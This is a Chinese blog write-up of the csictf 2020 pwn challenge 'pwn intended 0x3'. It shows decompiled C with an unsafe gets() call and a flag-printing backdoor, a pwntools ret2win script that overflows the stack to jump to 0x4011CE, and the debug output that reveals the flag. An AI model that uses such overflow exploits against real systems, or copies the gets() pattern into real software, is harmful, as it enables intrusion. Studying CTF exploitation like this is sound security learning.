
【CSICTF】pwn intended 0x3 WriteUp

原创

古月浪子 于 2020-07-23 15:51:18 发布 80 收藏

文章标签： CTF

本文链接：https://blog.csdn.net/tqydyqt/article/details/107460102



pwn intended 0x3


381

pwn

Teleportation is not possible, or is it?


nc chall.csivit.com 30013

和第二题不同了，这次是需要溢出覆盖ret addr




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+0h] [rbp-20h]

  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("Welcome to csictf! Time to teleport again.");
  gets(&v4, 0LL);
  return 0;
}
```

可以看到后门函数，地址是0x4011CE，并且程序没有开启PIE



```
void __noreturn flag()
{
  puts("Well, that was quick. Here's your flag:");
  system("cat flag.txt");
  exit(0);
}
```

```python
from pwn import *
from LibcSearcher import *
from struct import pack

context.os='linux'
context.arch='amd64'
context.log_level='debug'

sd=lambda x:io.send(x)
sl=lambda x:io.sendline(x)
ru=lambda x:io.recvuntil(x)
rl=lambda :io.recvline()
ra=lambda :io.recv()
rn=lambda x:io.recv(x)
sla=lambda x,y:io.sendlineafter(x,y)

io=remote('chall.csivit.com',30013)
#io=process('./pwn-intended-0x3')
elf=ELF('./pwn-intended-0x3')

ra()
sl('a'*(0x20+8)+p64(0x4011CE))

io.interactive()
```



```
[*] '/home/wesker/Desktop/pwn-intended-0x3'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[DEBUG] Received 0x2b bytes:
    'Welcome to csictf! Time to teleport again.\n'
[DEBUG] Sent 0x31 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaa
a│aaaa│
    *
    00000020  61 61 61 61  61 61 61 61  ce 11 40 00  00 00 00 00  │aaaa│aaaa│··@
·│····│
    00000030  0a                                                  │·│
    00000031
[*] Switching to interactive mode
[DEBUG] Received 0x54 bytes:
    "Well, that was quick. Here's your flag:\n"
    'csictf{ch4ll3ng1ng_th3_v3ry_l4ws_0f_phys1cs}'
Well, that was quick. Here's your flag:
csictf{ch4ll3ng1ng_th3_v3ry_l4ws_0f_phys1cs}[*] Got EOF while reading in interac
tive
$ 
```